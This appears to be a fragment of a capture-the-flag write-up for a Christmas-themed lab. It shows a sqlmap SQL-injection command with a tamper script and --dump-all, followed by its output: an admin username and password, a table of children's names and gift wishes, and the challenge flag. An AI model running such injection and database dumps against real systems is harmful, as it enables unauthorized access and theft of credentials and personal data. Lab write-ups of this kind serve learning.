└─$ sqlmap -r /home/kali/santapanel --tamper=space2comment --dump-all --dbms
sqlite
```



```
[11:57:28] [INFO] fetching tables for database: 'SQLite_masterdb'
[11:57:28] [INFO] fetching columns for table 'users'
[11:57:29] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+------------------+----------+
| password         | username |
+------------------+----------+
| EhCNSWzzFP6sc7gB | admin    |
+------------------+----------+
```



```
Table: sequels
[22 entries]
+-------------+-----+----------------------------+
| kid         | age | title                      |
+-------------+-----+----------------------------+
| James       | 8   | shoes                      |
| John        | 4   | skateboard                 |
| Robert      | 17  | iphone                     |
| Michael     | 5   | playstation                |
| William     | 6   | xbox                       |
| David       | 6   | candy                      |
| Richard     | 9   | books                      |
| Joseph      | 7   | socks                      |
| Thomas      | 10  | 10 McDonalds meals         |
| Charles     | 3   | toy car                    |
| Christopher | 8   | air hockey table           |
| Daniel      | 12  | lego star wars             |
| Matthew     | 15  | bike                       |
| Anthony     | 3   | table tennis               |
| Donald      | 4   | fazer chocolate            |
| Mark        | 17  | wii                        |
| Paul        | 9   | github ownership           |
| James       | 8   | finnish-english dictionary |
| Steven      | 11  | laptop                     |
| Andrew      | 16  | rasberry pie               |
| Kenneth     | 19  | TryHackMe Sub              |
| Joshua      | 12  | chair                      |
+-------------+-----+----------------------------+
```



```
+--------------------------------------+
| flag                                 |
+--------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+--------------------------------------+
```